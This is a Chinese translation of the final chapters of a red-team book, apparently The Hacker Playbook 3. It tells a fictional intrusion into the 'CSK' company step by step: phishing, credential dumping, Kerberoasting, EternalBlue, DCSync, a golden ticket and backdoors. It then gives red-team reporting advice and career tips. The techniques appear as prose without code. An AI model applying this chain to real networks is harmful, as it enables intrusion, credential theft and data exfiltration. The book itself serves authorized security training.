你重新翻阅自己之前做的笔记，找出自己可能遗漏的一些信息。你的眼睛聚焦在一个网页屏幕截图...这是一个 CSK（Cyber Space Kittens）的论坛网站。你暂时没法找到这个网站程序的漏洞，但是你注意到这个 CSK 论坛网站是给 CSK 内部员工和普通用户共同使用的，用于发布他们太空项目相关的问题、评论和其他事情。

你在网站上收集那些看上去是属于公司员工的账户。然后你根据账户名提炼信息制作比较靠谱的密码表（可能使用的密码）。你使用常用密码及其变体对所有这些账户进行密码爆破尝试。你看到你的 python 脚本正在缓慢的输出... 失败 ... 失败 ... 失败 ... 密码已找到 ！ 当你看到一个名为 Chris Catfield 的用户使用了 `Summer2018!` 这个密码时会心一笑。这个比你预想的要简单的多。接下来，你使用 Chris 的凭证登录论坛，查阅他的私信和帖子，找出那些能帮助更好的开展下一步行动的信息。你发现 Chris 经常与论坛上的另一位内部员工 Neil

Pawstrong 谈论太空项目。看起来他们不是现实中的朋友，但他们有很融洽的协同工作关系。这对你开展受信任的钓鱼攻击非常有利。这两个用户之间已经建立了融洽的关系，所以如果你使用 Chris 的帐号发钓鱼邮件给 Neil，成功的可能性将会很大。

20码线

你在纠结要不要直接向 Neil 发送恶意的 payload，但是那样太明显了。于是你向他发送了一个你刚搭建好的一个带有猫猫照片的网站的链接，“嘿，Neil，我知道你喜欢猫！看看我做的这个页面吧！”


几分钟之后，你在论坛网站上收到的 Neil 的回复：“哈哈，我喜欢这个太空猫啦！”Neil 没有意识到他访问的网页有一个定制的 JavaScript 的 payload，这段 JS 代码在他的机器后台运行，扫描机器所在的 CSK 内部网络，并且危及未经身份验证的 Jenkins 和 Tomcat Web 服务器。几秒钟之后，你得到了一个弹回来的 Empire 的 shell，你终于松了一口气。

30码线

当你顺利撕开目标的一道口子，你意识到 CSK 的网络防御部门重新设置防火墙配置、DNS 配置和进行主机屏蔽只是时间问题，所以你需要快速移动。幸运的是，你已经配置了一些自动化的程序和脚本来处理那些繁琐的工作。受感染的主机已经激活 beacon 并且开始运行 Bloodhound 等工具，查找本地存储的密码相关文件，设置注册表的值来使 Mimikatz 工具能够捕获 LSASS 进程存储的密码，运行 SPN（Kerberos 服务主体名称）并转储所有 Kerberos 票证，当然还可以在计划任务中做一些持久化渗透的设置。

40码线

你清楚自己需要快速离开这个第一台主机。于是你将所有拿回的 Kerberos ticket（票据）导入到 Hashcat 程序中，然后开始破解。你发现用那些额外的 BUG 赏金购买了几块1080Ti显卡是个非常正确的决定。当 hash 开始破解的时候，你注意到有一些服务账户的密码已经破解完毕，但是你现在还没时间去处理这些。你仔细阅读 Bloodhound 的输出结果，发现这台受害的机器是属于 Neil Pawstrong 的，并且 Neil 的 AD 账户（域账户）可以访问另一个属于 Buzz Clawdrin 的机器。通过使用 WMI 进行连接，你远程生成一个新的 payload 到 Buzz 的机器中，然后注入到属于 Buzz 账户进程中。



50码线

幸运的是，你的账户（Neil 的域账户）在 Buzz 主机的本地管理员成员组中，这意味着你能在这个主机上做更多的协同工作。 使用 Bloodhound 进行信息收集，你能够遍历整个 CSK-LAB 域的网络，但你意识到你在这个主机中并没有 `system` 权限。不用担心，你可以加载 `powerup` 这个 powershell 脚本文件来查找这个主机的错误配置，进而让你权限提升到 `system` 权限。如你所料，服务二进制文件有大量没加引号的路径，你可以在那写入你自己的 payload。你可以快速做一个新的恶意的二进制文件来获得 `system` 权限。

60码线

你在第二台主机上运行一个新的 Cobalt Strike 的 payload 获得了一个新的 beacon，这让你即使被他们发现了一些痕迹，也能保持访问权限。这是一个 system 权限的 beacon 连接，你可以通过该主机查找机器中存储在浏览器、WinSCP 配置文件等文本文件中的大量凭据。这台主机是个金矿，它可以连接到多个服务器和数据库。你注意到此主机位于不同的 VLAN 上。看起来这个主机可以访问那些从 Neil 的主机无法看到的这个内网中的更多的网段和主机。你

再次运行命令进行内网信息收集，通过 Bloodhound 来了解你当前能访问的网段和主机。你注意到这些网络中的很多主机无法连接到外网，因此你无法获得 HTTP 的 `beacon`。但是因为你使用的是 Cobalt Strike（https://www.cobaltstrike.com/help-smb-beacon ），因此你知道它有一个强大的功能，可将内网断网主机和你当前已控的 `beacon` 进行 SMB 管道连接上线。这就意味着整个实验室的 VLAN 网络中其他受到攻击的机器都可以利用当前这个 CSK-LAB 主机访问到外网。另外，你发现这些在半隔离网络中的主机并没有获取系统更新。看上去，这些运行着 Windows 7系统的客户端主机中并没有为 EternalBlue（永恒之蓝漏洞）打补丁。

70码线

通过这台 CSK-LAB 主机，你可以使用经过修改的 EternalBlue 漏洞、利用 payload 在这个 lab 域中的大多数 windows 7机器中中获得 SMB 的 `beacon`。你开始使用这些新的 shell 来获得更多的信息。你发现其中一个主机和一个名为 Restricted 的远程 Microsoft SQL 服务器保持着活跃的连接。你尝试了在这个 lab 域中收集的所有账户，但这些凭证都不适用于这个数据库服务器。你感到难过，你回头看看自己所有的笔记，然后意识到你忘了那些正在破解的 Kerberos 票据！你通过 SSH 连接到负责破解 hash 的机器，查看那些破解结果，在结果中找出那些链接 Restricted 数据库的凭证。当你找到这个服务帐号的密码时，你浑身得到了巨大的解脱感。

80码线

你登录到名为 Restricted 的数据库服务器并对整个数据库进行了脱库。 你很想直接在数据库服务器中直接查看，但你知道时间有限。 你使用一些 PowerShell 脚本对数据进行加密压缩，然后在不同的内网已控主机之间慢慢传递，最后将压缩数据利用网络转移到自己的 C2 服务器上。

你告诉你自己，你做到了！但是当你逐渐从飘了的感觉中冷静下来，你发现自己仍然有工作要做。你回过头来翻阅那些之前导出的 Bloodhound 收集的信息，发现一台名为 Purri Gagarin 的主机，它属于 IT 技术支持部门的工作组 。很好，我们可以使用它来远程桌面连接或者使用 Windows ACE 连接到域管理员的机器，然后我们可以将域管理员的密码重置为我们自定义的密码。我们接着操作，重置域管理员 Elon Muskkat 的密码，然后做一些 AD 持久化的设置来维持持久的域管权限。

90码线

我们需要做的最后一件事情是从域控制器中导出所有的哈希，并且设置其他的后门，最后擦除我们的痕迹。你可以使用 Mimikatz 应用的的 DCsync 功能来获取所有用户的哈希，包括 krbtgt 票据。而不是使用动静很大的方法（卷影复制服务）来获取域里所有用户的哈希。我们

现在拥有了黄金票据！这意味着我们如果重新回到内网中，我们可以创建自己的 Kerberos 票据并且让它成为域管理员。

> 译者注: 卷影复制服务（Volume Shadow Copy Service,简称 VSS）是微软 Windows 的一项组件服务。卷影复制服务是一项定时为分卷作复制的服务。服务会在分卷新增一个名为“阴影复制”（Shadow Copy）的选项。此服务可为离线用户提供离线文件服务。


为了留下更多的后门，我们在不同主机中使用了不同的技术。我们在一个主机中设置了 shift 后门；使用 backdoorfactory 技术将我们的恶意软件隐藏在另一个主机中的常用二进制可执行文件中；将系统的计划任务设置为每周运行一次回连我们的 C2 服务器；使用一个和 lab 域分离的主机，使用 dnscat 的可执行二进制文件代替系统中一个没啥用的运行服务；还删除了几个主机的启动文件夹中的 payload。

我们是幸运的（当然与之对应我们的幸运建立在他们的不幸之上），我们到目前为止都没有被发现。但你要记住，红队渗透评估的目的是为了了解公司或组织发现恶意攻击活动的速度有多快（CSK 公司并没有发现），以及他们执行应急响应、取证和缓解攻击带来的负面影响的速度有多快。所以在最后你尝试触发 CSK 的蓝队采取行动，运行了一个 powershell 脚本（ https://github.com/EmpireProject/Empire/blob/master/data/module_source/trollsploit/Get-RickAstley.ps1 ）。你满意的笑了，然后关闭笔记本电脑。

任务完成 :)

第10章 赛后——分析报告

> 译者：@Snowming



在之前的 THP 书籍中，我们有介绍如何编写渗透测试报告的示例，并提供了大量报告模板。这些示例非常适合那些按部就班的做渗透测试的活动，但是不适合红队的活动。正如本书所述，红队的焦点不是识别漏洞本身（虽然这也是工作的一部分），而是测试人、工具、工作流程和员工的技能组合。如果你的公司被授权的渗透测试者或者未授权的坏人攻击并成功入侵，你会给自己的业绩打几分？我一直反对使用差距评估分数、ISO 分数、成熟度模型分数、标准风险分析、热度图和类似类型的报告来展示公司安全项目的真实状况。


就我个人而言，我喜欢看到公司从之前的红队活动中采取措施进行控制，以测试是否真的取得了进展。例如，对于一个使用了近似域名方法的网络钓鱼活动，我们看到公司启用了以下一些功能：

- 使用 dnstwist 对与其公司类似的域名发出警报；
- 设置一个外部电子邮件域的可信列表。任何与之不匹配的外部邮件都将在最终用户可见的电子邮件中附加一个标题，说明它是外部（非公司）的、未经批准的电子邮件源。这将帮助你的用户更容易识别网络钓鱼。
- 来自代理中未分类的域的电子邮件中的任何链接至少应单击一次并警告用户改链接未分类。
- 禁止 Office 宏附件、强制使用受保护的视图和对文档进行沙盒处理。

这只是一个公司可以实施的可以阻止攻击的一些简单方法。

请记住，红队人员只需要找到一个漏洞就可能破坏整个内网环境。但是蓝队成员只需要识别攻击者的 TTP（战术，技术和过程）之一，就可以阻止这威胁。因此，现在的问题是，如果这些 TTP 中的一个已经引起防御系统发出警报，你的应急响应团队发现警报并处理威胁的速度有多快？所以红队风格的报告应该包括哪些内容呢？由于红队这个概念还很新，目前还没有标准的报告模板，我们可以根据客户的需求进行定制。在我看来，因为我们可能会在一个完整的红队活动中多次尝试进入一个内网环境(且被抓住几次)，所以我们想要把好的方面和不好的方面都在报告中都展示出来。


在活动期间、记笔记方面，许多工具如 Empire 和 Cobalt Strike 在红队活动期间都有很好的活动日志记录，但这些可能还远远不够。我发现对我们团队的活动非常有用的是，建立一个简单的 Web 服务器来记录红队成员执行的每个操作。记录过程中只收集最基本的信息，其中包括特定的事件、服务器、描述、影响、任何警报和屏幕截图。大多数红队/渗透测试人员都不喜欢做笔记，但这类记录提供了一种简单的跟踪活动的方法。



一旦活动结束，我们将收集所有笔记并将其组合在一起，以构建一个能讲述故事的红队报告。红队报告的主要组成部分可能包括：

- 简介/范围：本节需要明确说明活动的目标。例如，有些客户要求我们访问特定的数据、获得域管理权限、获取 PII（个人身份信息）、获取 IP 或在找到他们的生产环境的服务器的标志（flag）。
- 指标：在一场交战之后获得攻击报告是对应急响应团队/取证团队非常有帮助的。我们还想确定他们的防范工具或安全传感器可能遗漏的地方，那些使他们无法执行取证或检测恶意活动的纰漏。因此，我们希望给出C2服务器的IP地址、使用的域名、二进制文件的 MD5/SHA1 哈希、电子邮件地址和 IP 信息、被钓鱼的受害者列表以及任何其他可能有助于取证/应急响应团队的信息。

- 攻击时间轴：这是红队行动中最重要的部分之一，做好笔记是有回报的。时间轴应该充分说明所有的主要活动，任何触发警报的 TTP，以及主要的活动。这将允许蓝队比较他们的时间轴和笔记，看看他们错过了什么。在一次真正的攻击中，你有机会询问那些坏人关于他们做的每坏件事吗？这对防守团队来说是非常有利的。一个时间轴示例可能是这样的:



- 检测时间（**TTD**）/解决时间（**TTM**）：这通常是我们可以使用蓝队报告构建 TTD/TTM 统计数据的地方。我们都想要确定蓝队发现一次多重入侵所需的时间；扫描事件触发调查之前花费的时间（如果调查了的话）；以及蓝队需要多长时间来识别网络钓鱼活动。第二部分应该讨论有关采取行动之前花费的时间的统计数据。如果有已警告的 C2 通信或已识别的网络钓鱼，那么在防火墙或 DNS 服务器上封锁这些域需要花费的时间是多久？我们经常看到公司可能擅长屏蔽域名，但是当 C2 服务器通过 IP 进行通信时会很快失败（反之亦然）。我们希望确保跟踪此活动并帮我们的客户来识别它。另一个很有用的 TTM 衡量标准是他们最快的情况下要花多久来隔离一个已经确认受损的系统。随着恶意软件变得越来越自动化，我们需要开始利用智能化和自动化的流程将系统或网络的一部分与组织的其他部分隔离开来。

- 来自应急响应/应急人员的反馈：我最喜欢记录的东西之一是来自蓝队的反馈：他们是如何从防守的角度看待整个活动的。我想知道的是，他们是否觉得自己遵守了安全政策，事件负责人是否推动了调查，管理层是否过度介入，安全部门如何与 IT 部门进行安全方面的互动，从而促进任何与 IT 相关的改变（防火墙屏蔽、DNS 修改等等）。以及他们中间的哪些人过于慌张、哪些人过于冷静。

如前所述，红队的目的不是寻找漏洞或破坏环境（尽管这是非常有趣的部分），而是改善客户组织的整体安全程序和规划并证明其环境中存在某些漏洞。如今，许多公司对自己的安全程序过于自信，只有当他们被攻破时才会做出改变。现在有了红队，我们可以模拟攻击行为并鼓励客户做出改变，而不是等到真实入侵的事件，那时或许已为时太晚。

继续教育

> 译者：@Snowming

一个我总是被读者问到的问题是：我现在该做什么？他们说: 我已经读了所有的The hacker playbook书籍，参加了各种培训课程，还参加了一系列会议.....接下来我应该做什么呢?基于此，我可以给你最好的建议是，你应该开始从小项目开始做起，为安全社区做贡献。这是真正测试你的技能和提高水平的最好方法。

一些可能有用的想法：

1. 建立一个博客和你自己的 **Github** 帐户：你应该写一下你所有的经历和所学。虽然你向世界分享了它，但它真的对你个人成长更有帮助。强迫自己把你正所学的写进博客将帮助你提高写作水平，更好地解释漏洞/使漏洞以易于理解的方式被展现，并确保你充分了解所学的内容。
2. 你的简历应该是你的 **Github** 帐户：我总是告诉我的学生你的 Github 帐户（或博客）应该能够有自己的一席之地。不管它是只是关于很多小型安全项目（比如让工具更高效）还是你自己做的安全项目，你应该在 Github 上声明你所做的工作。
3. 在当地会议上发言：演讲可能极其令人畏惧，但如果你的简历上有你的演讲经历，你会远远优秀于同圈子中的其他人。你能找到可以演讲的地方吗？我会建议你从你当地的聚会开始（meetup.com），找到团体并积极参与。这些团体通常很小，但每个人都非常友好。如果你在南加利福尼亚地区，那正好，我创立并经营着 LETHAL（meetup.com/LETHAL），这是一个由社区驱动的免费安全组，不同成员每月出席一次。无论如何，参与其中！
4. 漏洞赏金计划：无论你是处于进攻还是防守的一方，赏金计划可以真正帮助你提高你的游戏水平。像 HackerOne，BugCrowd, SynAck, 补天等漏洞赏金项目程序可以免费注册。通过这样，你不止可以赚到不错的收入，也可以合法地破解他们的网站。（当然，这仍然在他们的计划范围内）。
5. 参加 **CTF**：我知道很难有足够的时间去做我提到的以上所有事。但我总是告诉我的学生，做安全不是工作--它是一种生活方式。去 CTFTime.org，挑选一些CTF，在周末参与CTF，黑掉他们的网站。相信我，你在 CTF 的周末中能学到的比你上过任何班级的还要多。
6. 与朋友一起建立一个实验室：除非你复制一个极度类似企业环境的测试实验室，否则你很难练习真实的脚本。没有这个测试环境，你就不会真正理解在所有攻击工具成功运行的背后发生了什么。因此，必须建立一个包含 VLAN，Active Directory，服务器，GPO，用户和计算机，Linux 环境，Puppet，Jenkins 以及所有常用工具的完整的实验室。
7. 向坏人学习：对于红队来说，这是最重要的一点。我们的作战不应该是理论上的，而是复制另一个真正的攻击。密切关注最新的 APT 报告，并确保 你足够了解对手和了解如何

改变他们的攻击。

8. 订阅 **The Hacker Playbook**：了解最新的 The Hacker Playbook 新闻。请在此订阅http://thehackerplaybook.com/subscribe/ 。
9. 培训：如果你正在寻找一些培训，请联系我们 http://thehackerplaybook.com/training/

关于作者

> 译者：@Snowming

作者 Peter Kim 从事信息安全行业超过14年，在渗透测试/红队领域工作超过12年。 他曾服务于多家公用事业公司、财富1000娱乐公司、政府机构以及大型金融机构。虽然他最为知名的是一书系列，但他却热衷于建立一个“安全”的安全社区，指导学生并培训他人。他创立并维护着南加州最大的一家技术安全俱乐部“LETHAL”（www.meetup.com/LETHAL ），并在他的网站 LETHAL Security（lethalsecurity.com）进行私人培训，同时他还经营一家渗透测试公司，名为Secure Planet（www.SecurePla.net）。

Peter 在他的《The Hacker Playbook》系列的主要目标是向读者灌输激情，让他们跳出思维定式。随着安全环境不断变化，他希望帮助下一代人建立专业的安全知识和素养。

如有以下任何一种情况，请随时联系 Peter Kim：

- 关于这本书的问题：book@thehackerplaybook.com
- 有关私人培训或渗透测试的咨询：secure@securepla.net
- Twitter：@hackerplaybook